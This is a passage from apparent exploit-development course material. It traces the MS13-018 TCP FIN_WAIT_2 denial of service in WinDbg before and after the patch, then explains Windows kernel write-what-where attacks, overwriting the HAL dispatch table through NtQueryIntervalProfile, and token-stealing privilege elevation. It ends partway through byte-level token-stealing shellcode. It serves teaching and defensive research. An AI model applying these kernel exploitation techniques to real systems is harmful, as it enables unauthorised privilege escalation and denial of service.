The TCP sessions associated with the FTP traffic forever stay in an FIN_WAIT_2 state. This is the DoS that was patched. If you run this attack over repeatedly, you could potentially exhaust the NonPagedPool Kernel memory, as well as exhaust the ephemeral port range.

Exercise: Apply the Patch

- We now want to apply the patch to correct this vulnerability and trace execution
- If you have not done so already, copy the patch from your 760.4 folder "e.g. Windows8-RT-KB2790655-x64" for Windows 8 and install (You need to reboot the VM)
- After it reboots, try running the exploit script again
- The FIN_WAIT_2 state still appears; however, it times out after 120 seconds
- Let's investigate further

Exercise: Apply the Patch

At this point, we have a working exploit script to trigger the DoS. We now want to confirm how the patch to tcpip.sys corrects the problem. If you have not already done so, copy the patch from your 760.4 folder over to the target VM, for example, Windows8-RT-KB2790655-x64x for Windows 8 and install. You need to reboot the VM after it is installed. After it reboots, run the script again. You still see the FIN_WAIT_2 state; however, it times out after 120 seconds.

Exercise: Attach to the Kernel Again

- Now that the patch is applied, attach to the Kernel again
- Set the context properly again to the svchost.exe instance running IIS FTP (ftpsvc) and reload symbols
- Set a breakpoint again in TcpTcbCarefulDatagram() on the cmp dword ptr [r14+98h],0 instruction
- Continue execution and run the script
- We hit the breakpoint and confirm that the TCP window size is 0 during the FIN teardown sequence

```
WINDBG>dd [r14+98h] L1
fffffa80`0fb411c8 00000000
```



Exercise: Attach to the Kernel Again

At this point, you should have applied the patch and restarted the VM. Make another Kernel connection to the target VM, and set the context in the svchost.exe instance running the FTP service. Be sure to reload symbols. Set a breakpoint again in TcpTcbCarefulDatagram() on the cmp dword ptr [r14+98h],0 instruction, as we did previously. Continue execution and run the attack script. When the breakpoint is reached, reconfirm that the TCP window size is set to 0:

```
WINDBG>dd [r14+98h] L1
fffffa80`0fb411c8 00000000
```

Exercise: Following Execution (1)

- We now take this jump
- We pass through this block and don't take the jump
- We call TcpBeginProbeTcbSend()




Exercise: Following Execution (1)

Because the TCP window size is 0, we take the jump, shortly after calling TcpBeginProbeTcbSend().


Exercise: Following Execution (2)

- Inside of TcpBeginProbeTcbSend() we reach this block of code that sets RDI+78h to 24h



```
loc_40CCA:
or      word ptr [rdi+78h], 20h
mov     rcx, rdi
mov     [rdi+210h], r15w
call    TcpComputeProbeRtoTcbSend
mov     ebp, gs:1A4h
test    cs:TcpStartedModules, 100h
mov     r12d, eax
mov     rbx, 0FFFFF78000000008h
jnz     short loc_40D0F
```

- We eventually return back to TcpTcbCarefulDatagram() and TcpFinAcknowledged()



```
loc_68E57:
xor     edx, edx
mov     rcx, r14
call    TcpFinAcknowledged
test    al, al
jnz     loc_68C05
```


Exercise: Following Execution (2)

Inside of TcpBeginProbeTcbSend() we reach the block of code shown on the slide that sets RDI+78h to 24h. We eventually return back to TcpTcbCarefulDatagram() and call the TcpFinAcknowledged() function.

Exercise: Following Execution (3)

- Inside of TcpFinAcknowledged(), we reach the patched block "test byte ptr [rdi+78h], 20h"

```
RIP ──> tcpip:FFFFF88001B024AB test    byte ptr [rdi+78h], 20h
        tcpip:FFFFF88001B024AF mov     [rdi+6Ch], ebx
        tcpip:FFFFF88001B024B2 jz      short loc_FFFFF88001B024BC
        tcpip:FFFFF88001B024B4 mov     rcx, rdi
        tcpip:FFFFF88001B024B7 call    near ptr tcpip_TcpEndProbeTcbSend
```

- [rdi+78h] holds 24h before calling TcpEndProbeTcbSend()

```
WINDBG>dd [rdi+78h] L1
fffffa80`0fb411a8  00000024
```

- So now we call TcpEndProbeTcbSend() that sets [rdi+78h] back to 04h

```
WINDBG>dd [rdi+78h] L1
fffffa80`0fb411a8  00000004
```


Exercise: Following Execution (3)

As shown on the slide, inside of TcpFinAcknowledged() we reach the patched block test byte ptr [rdi+78h], 20h. The location [rdi+78h] holds 24h before calling TcpEndProbeTcbSend(), and afterward it holds 00h.

Exercise: Following Execution (4)

- Per Microsoft:

  "When an offloaded TCP connection enters the FIN_WAIT_2 state, the offload target starts the FIN_WAIT_2 timer for that connection. The retransmit timer for the connection acts as the FIN_WAIT_2 timer when the connection is in the FIN_WAIT_2 state. An offload target should use a value of 120 seconds as the initial value of the FIN_WAIT_2 timer."[1]

- When reversing further, you can see the Transmission Control Block (TCB) accessed in memory
- The TCP_OFFLOAD_STATE_DELEGATED structure holds the state and values associated with the connection
  - https://docs.microsoft.com/en-us/windows-hardware/drivers/network/fin-wait-2-timer

[1] Microsoft. "FIN_WAIT_2 Timer." http://msdn.microsoft.com/en-us/library/windows/hardware/ff550023%28v=vs.85%29.aspx retrieved May 7th, 2013.

Exercise: Following Execution (4)


Per Microsoft:

> "When an offloaded TCP connection enters the FIN_WAIT_2 state, the offload target starts the FIN_WAIT_2 timer for that connection. The retransmit timer for the connection acts as the FIN_WAIT_2 timer when the connection is in the FIN_WAIT_2 state. An offload target should use a value of 120 seconds as the initial value of the FIN_WAIT_2 timer."[1]

When spending the time to further reverse the behavior of TCP/IP connectivity, you see TCB data accessed and changed. There are various structures, such as TCP_OFFLOAD_STATE_DELEGATED from NDIS, which can be viewed by issuing the WinDbg command, dt ndis!_TCP_OFFLOAD_STATE_DELEGATED. This particular structure holds many elements associated with the TCP connectivity.


Reference

[1]Microsoft. "FIN_WAIT_2 Timer." https://docs.microsoft.com/en-us/windows-hardware/drivers/network/fin-wait-2-timer retrieved May 7, 2013.




Exercise: Debugging and Exploiting MS13-018 – The Point

The point of this exercise was to validate our assumptions and findings while patch diffing MS13-018. We also covered more on basic Windows Kernel debugging, prior to moving ahead. Finally, we worked through developing a script to trigger the vulnerability.



Windows Kernel Attacks

In this module, we discuss some of the common Kernel attacks techniques and ways to get proper shellcode execution.




Write-What-Where Attacks

The goal behind "write-what-where" attacks is self-explanatory. If we can exploit a vulnerability and in return get the opportunity to write something of our choice to the location of our choice, we can likely gain control of execution. As stated by OWASP, a "write-what-where" condition is defined as the following, "Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow."

Reference

OWASP. "Write-what-where condition," OWASP, https://www.owasp.org/index.php/Write-what-where_condition, retrieved 5/27/2013.

Often, this opportunity is presented through Kernel driver flaws, such as IOCTL buffer overflows. Through this vulnerability, we can often write something of our choice to a location in Kernel memory, preferably a pointer so that we gain control of execution.



Overwriting the HAL Dispatch Table (1)

Earlier, we talked about the role of the Hardware Abstraction Layer (HAL). A common technique used during "write-what-where" attacks is to overwrite an entry in the HAL dispatch table. The HAL dispatch table holds pointers to various routines, supplying a layer of indirection. Hijacking one of these pointers can result in full control of the instruction pointer. The following is an example of viewing the HAL dispatch table using WinDbg. This example is from a Windows 2003 Server.

```
kd> dd nt!haldispatchtable
8088e078  00000003 80a6ba1e 80a6dc60 808df008
8088e088  00000000 80819e84 808de1b2 808dea48
8088e098  808dd548 808dd7b0 8081a248 8081a2d8
8088e0a8  8081a2d8 80a6ccb2 80a6d842 80a50b60

kd> dt 808dea48
IoReadPartitionTable
kd> dt 808de548
IoAssignDriveLetters
```

Above are two arbitrary pointers selected from the HAL dispatch table, showing the functions located at their address.

Overwriting the HAL Dispatch Table (2)

- Which pointers are okay to overwrite?
- If we overwrite one that is used by a process outside of ours, we may cause a BSOD
- Setting breakpoints on the various pointers should help us to determine which ones may be a better choice than others
- We may also want to repair the entry once we overwrite it and achieve our goal, if possible
- After setting breakpoints on random entries, barely any of them get hit!

Overwriting the HAL Dispatch Table (2)


When selecting pointers in any dispatch table to overwrite, caution must be taken not to overwrite any pointers that may be commonly accessed, potentially resulting in a Kernel Panic. A process besides the one you are exploiting may end up calling the pointer from the dispatch table. If this occurs, and the shellcode to be executed resides in user mode memory of a process other than the one being exploited, you could end up with a blue screen. By setting breakpoints on the various pointers populating the HAL dispatch table, we can see if it is one often used. It may also be wise to repair the pointer after successful exploitation so that in the event the pointer is called by another process; no issues are experienced.

Overwriting the HAL Dispatch Table (3)

- Ruben Santamarta documented the API "NtQueryIntervalProfile" as "very low demanded" in his paper, "Exploiting Common Flaws in Drivers" at http://shinnai.altervista.org/papers_videos/ECFID.pdf
- What is so interesting about NtQueryIntervalProfile()?
  - It is a low-demand API and calls KeQueryIntervalProfile()
  - Used to query performance counters

Overwriting the HAL Dispatch Table (3)

The API NtQueryIntervalProfile() was deemed as "very low demanded" by Ruben Santamarta in his paper titled, "Exploiting Common Flaws in Drivers," available for viewing at http://shinnai.altervista.org/papers_videos/ECFID.pdf. There is nothing interesting about NtQueryIntervalProfile() other than that it is low in demand and that it calls the function KeQueryIntervalProfile(), leading us to a potential overwrite target.



Overwriting the HAL Dispatch Table (4)

NtQueryIntervalProfile() calls KeQueryIntervalProfile(), which in turn calls a pointer residing in the HAL dispatch table. Specifically, at KeQueryIntervalProfile+31 is a call to nt!HalDispatchTable+4. This offset may change depending on the particular OS version but should be stable among the same version. Next, we can see an example of the call to nt!HalDispatchTable+4:

```
kd> u nt!KeQueryIntervalProfile+31 L1
nt!KeQueryIntervalProfile+0x31:
80999705 call dword ptr [nt!HalDispatchTable+0x4]
```

We can then use the dd command to dump the pointer at this address and then view the name of the function:


```
kd> dd nt!HalDispatchTable+4 L1
8088e07c  80a6ba1e
kd> u 80a6ba1e L1
hal!HaliQuerySystemInformation:
80a6ba1e 8bff            mov     edi,edi
```

Overwriting the HAL Dispatch Table (5)

- If we can somehow overwrite the pointer at nt!HalDispatchTable+4 with the address of our shellcode
- ... and then make a call to NtQueryIntervalProfile()
- We should have our shellcode executed
- We must first elevate the privileges of the process we are using to perform the exploit
- This way the shellcode will be executed with system privileges

Overwriting the HAL Dispatch Table (5)

Now that a target has been identified, we need a vulnerability that gives us the "write-what-where" opportunity. The address of our shellcode would need to be placed at this location in the HAL dispatch table, and then we must force a call to NtQueryIntervalProfile() from the process performing the exploit. Regarding the shellcode, there are two main objectives. The first objective is to elevate the privileges of the process we use to perform the exploit, and the second objective is to execute either shellcode or a command with the elevated process.



Elevating Privileges

For elevating the privileges of the process used to exploit a Kernel driver vulnerability, there are three primary methods. Depending on the OS version and service pack, you may use SID List Patching, Privileges Patching, or Token Stealing.


- **SID List Patching** – This technique is older and applies to NT 5.x Kernels only. As of NT 6.x Kernels, an integrity check was added to prevent this technique from working. When using this method, the shellcode must resolve the location of the access token from within the current processes' EPROCESS structure, remove all SID restrictions, replace the SID with that of NT Authority/System, and replace the built-in users' group SID with that of the Administrator's SID.

- **Privileges Patching** – As referenced in the book, *A Guide to Kernel Exploitation*, the Kernel does not perform any checks against the privileges bitmap. This technique involves overwriting this bitmap to add all privileges available. This portion must be done within Kernel space. There is a user mode component to the attack that creates a new token using the API CreateTokenFromCaller() and spawns a new process with that token using SpawnChildWithToken(). This technique is more complex than the simple SID List Patching method; however, it applies to more modern Kernels.

- **Token Stealing** – This technique simply replaces the pointer to the current processes EPROCESS Token entry with one that has higher privileges. When using this technique, the pointer should be repaired as part of the exploit to avoid any Kernel inconsistency issues.

Reference

Perla, E, Oldani, M. *A Guide to Kernel Exploitation*. San Francisco: Syngress, 2011.



Locating the Access Token

Let's look at an example of locating the Access Token of a process. Note that the offsets used, change with each OS version and possibly each service pack. As usual, structures can be examined with commands such as dt nt!_EPROCESS to learn the proper offsets. This example is from a Windows XP SP3 system. At FS:[0x124] within the Kernel Process Control Region (KPCR) / Kernel Processor Control Block (KPRCB) is a pointer to the KTHREAD structure within ETHREAD (Offset 0x00 within ETHREAD is the KTHREAD structure.):

```
kd> dd @fs:[0x124] L1
0030:00000124  81e46020    ← Pointer to KTHREAD
```

Now that we have the pointer to the KTHREAD structure, we can look at offset +44h to obtain the EPROCESS address:

```
kd> dd 81e46020+44 L1    # At +50 for Windows 7 and +80 for Windows 8
81e46064  823c4b30
```

```
Now that we have the address of the EPROCESS, we can locate the Access
Token:
```

```
kd> !process 823c4b30 1
PROCESS 823c4b30 Cid: 0180 Peb:7ffdf000 ParentCid: 00d4
   DirBase:0b500380 ObjectTable:e23a2d20 HandleCount:94
    Image: conhost.exe
    VadRoot 82043be8 Vads 103. Modified 220. Locked 0.
    DeviceMap e21bd998
    Token      e23c6538    ← Token PTR
```

Viewing the Token

- Here is a sample of the output from the !token command in WinDbg


```
kd> !token e23c6538
_TOKEN e23c6538
TS Session ID: 0
User: S-1-5-21-436374069-1708537768-839522115-500
Privs:
00 0x000000017 SeChangeNotifyPrivilege
01 0x000000008 SeSecurityPrivilege
02 0x000000011 SeBackupPrivilege
03 0x000000012 SeRestorePrivilege
Authentication ID:         (0,20430)
Impersonation Level:       Anonymous
TokenType:                 Primary
```


Viewing the Token

Following is the full output from the WinDbg !token command against the token we revealed on the last slide:

kd> **!token e23c6538**
_TOKEN e23c6538
TS Session ID: 0
User: S-1-5-21-436374069-1708537768-839522115-500
User Groups:
00 S-1-5-21-436374069-1708537768-839522115-513
  Attributes - Mandatory Default Enabled
01 S-1-1-0
  Attributes - Mandatory Default Enabled
02 S-1-5-32-544
  Attributes - Mandatory Default Enabled Owner
03 S-1-5-32-545
  Attributes - Mandatory Default Enabled
04 S-1-5-4
  Attributes - Mandatory Default Enabled
05 S-1-5-11
  Attributes - Mandatory Default Enabled
06 S-1-5-5-0-59598


Attributes - Mandatory Default Enabled LogonId
07 S-1-2-0
Attributes - Mandatory Default Enabled
Primary Group: S-1-5-21-436374069-1708537768-839522115-513
Privs:
00 0x000000017 SeChangeNotifyPrivilege Attributes - Enabled Default
01 0x000000008 SeSecurityPrivilege Attributes -
02 0x000000011 SeBackupPrivilege Attributes -
03 0x000000012 SeRestorePrivilege Attributes -
04 0x00000000c SeSystemtimePrivilege Attributes -
05 0x000000013 SeShutdownPrivilege Attributes -
06 0x000000018 SeRemoteShutdownPrivilege Attributes -
07 0x000000009 SeTakeOwnershipPrivilege Attributes -
08 0x000000014 SeDebugPrivilege Attributes -
09 0x000000016 SeSystemEnvironmentPrivilege Attributes -
10 0x00000000b SeSystemProfilePrivilege Attributes -
11 0x00000000d SeProfileSingleProcessPrivilege Attributes -
12 0x00000000e SeIncreaseBasePriorityPrivilege Attributes -
13 0x00000000a SeLoadDriverPrivilege Attributes -
14 0x00000000f SeCreatePagefilePrivilege Attributes -
15 0x000000005 SeIncreaseQuotaPrivilege Attributes -
16 0x000000019 SeUndockPrivilege Attributes -
17 0x00000001c SeManageVolumePrivilege Attributes -
18 0x00000001d SeImpersonatePrivilege Attributes - Enabled Default
19 0x00000001e SeCreateGlobalPrivilege Attributes - Enabled Default
Authentication ID: (0,20430)
Impersonation Level: Anonymous
TokenType: Primary
Source: User32 TokenFlags: 0x89 (Token in use)
Token ID: 238a7 ParentToken ID: 0
Modified ID: (0, 238a9)
RestrictedSidCount: 0 RestrictedSids: 00000000



Token Stealing (1)

We now walk through the instructions required to steal a target processes token. You may need to preserve onto the stack the state of any registers you use and restore them upon return. This example shows the syntax for a 32-bit system; however, the syntax for 64-bit is similar.

```
\x33\xc0 – XOR EAX, EAX          // We are first zeroing out EAX
\x64\x8b\x80\x24\x01\x00\x00 - MOV EAX, DWORD PTR FS:[EAX+124]
// Move into EAX, the pointer to KTHREAD from FS:[0x124]
\x8b\x40\x44 - MOV EAX, DWORD PTR DS:[EAX+44]
// Move into EAX, the pointer to EPROCESS from within KTHREAD
```



Token Stealing (2)

\x8b\xc8 – MOV ECX, EAX
// Copy into ECX, the pointer to EPROCESS

\x8b\x98\xc8\x00\x00\x00 – MOV EBX, DWORD PTR DS:[EAX+C8]
